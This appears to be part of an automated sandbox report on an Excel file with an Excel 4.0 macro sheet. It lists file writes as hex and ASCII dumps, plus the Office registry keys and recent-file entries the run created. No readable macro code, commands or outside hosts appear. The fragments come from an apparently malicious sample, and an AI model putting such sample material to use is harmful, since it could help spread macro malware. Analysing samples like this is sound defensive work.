.(+..p.g....7Z.RP.Rkar..%.. (D. ..,.....W.$G.'.sL.v..7.LM.... {g..a...y...X,..`..;..]."3.).. ..G...}.{S0....X5.....@f.K.... .....z.>.....i..vv.y.Z..E4... .I.....a...-.4....]5.......[.. .j.A.V....6{.....0b....Q.....@. {..=!)!.j.....o..../9g@.. ...ei.....n.]l.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\251F0000	unknown	15139	29 03 00 da a8 d5 7a 32 98 f4 45 61 5b 7e 69 95 75 b7 80 e3 38 8e e3 fc 39 e1 0f 4d 38 71 7e 88 de ce 17 cf ff ef 67 bf ff dd d3 59 3c 3f f9 cf ff f0 9b c3 5f f5 fc a6 bc cb 60 7a 63 37 a3 9b fe f8 7a b4 5e e4 0a d1 02 21 96 05 18 b5 3a cd e6 5e dd 4f a4 d6 c5 72 31 c8 57 4b cb 9a 59 52 f3 24 a9 ca f9 7c 36 28 b5 f4 83 4e 16 f9 5c 12 8d c5 72 3b 1f 9c dd cc 86 f3 6d a9 01 0d e3 61 9a b4 5a ed 5e 33 93 f4 ee d3 8c 51 ab cd 7c 32 b9 9c 2e 30 a6 b5 56 a3 91 64 9e e1 6a 95 cf c6 37 d7 d3 1c 13 51 6f 37 5a 49 c2 f1 e3 38 6a 01 b4 ae 36 eb 49 3e eb af 2b 98 97 90 e7 55 b5 5e 81 45 ee a5 cd ac 7b d8 ca fc 44 22 03 63 d5 3a 1f de 4c 86 83 e1 b2 5a 55 01 50 2f f0 49 94 2a 16 35 64 d8 4c 03 4a 57 8b cd 24 5f 17 d4 db ab 87 b1 e7 53 fc a1 79 3f 56 6f 8b c5 68 7e 73	)....z2..Ea[~i.u...8...9..M8q ~.....g....Y<?....._.....`z c7....z.^....!....:..^.O...r1. WK..YR.$...\|6(...N..\...r;.... ..m....a..Z.^3.....Q..\|2...0.. V..d..j...7....Qo7ZI...8j...6. I>..+....U.^.E....{...D".c.:.. L....ZU.P/.I.*.5d.L.JW..$_... ....S..y?Vo..h~s	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\251F0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2.................... ......\.p....user B.....a.........=............ ..ThisWorkbook................ ....=........K ^)8.......X.@.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\251F0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 4c f7 7a 93 8f d6 01 40 00 00 00 00 f2 55 87 e0 e5 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0............... 8.......@.......P.......h..... ..t........................... user...........Microsoft Excel .@....L.z....@.....U.............	success or wait	1	7FEEAC59AC0	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\251F0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 46 65 75 69 6c 31 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Feuil1.....Macro1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\251F0000	unknown	3072	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\251F0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 33 02 00 00 00 00 00 00 00 10 00 00 fe ff ff 00 00 00 00 fe ff ff 00 00 00 00 2e 02 00 00 2f 02 00 00 30 02 00 00 31 02 00 00 32 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....3........... ..../...0...1. ..2..........................	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\251F0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F13EE	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F14E8	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F1574	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FD182	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FD346	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8138487229.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8300215382.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5859486270.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3050907755.xlsx	success or wait	2	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F13EE	F13EE	binary	04 00 00 00 B4 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 35 00 38 00 30 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 18 5E DA 82 E0 E5 D6 01 EE 13 0F 00 EE 13 0F 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8138487229.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8300215382.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5859486270.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3050907755.xlsx	success or wait	2	7FEEAC59AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F14E8	F14E8	binary	04 00 00 00 B4 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 3D 9C 61 87 E0 E5 D6 01 E8 14 0F 00 E8 14 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F1574	F1574	binary	04 00 00 00 B4 09 00 00 25 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 75 00 6C 00 39 00 6B 00 70 00 55 00 77 00 59 00 65 00 6C 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 C1 2C 7E 87 E0 E5 D6 01 74 15 0F 00 74 15 0F 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 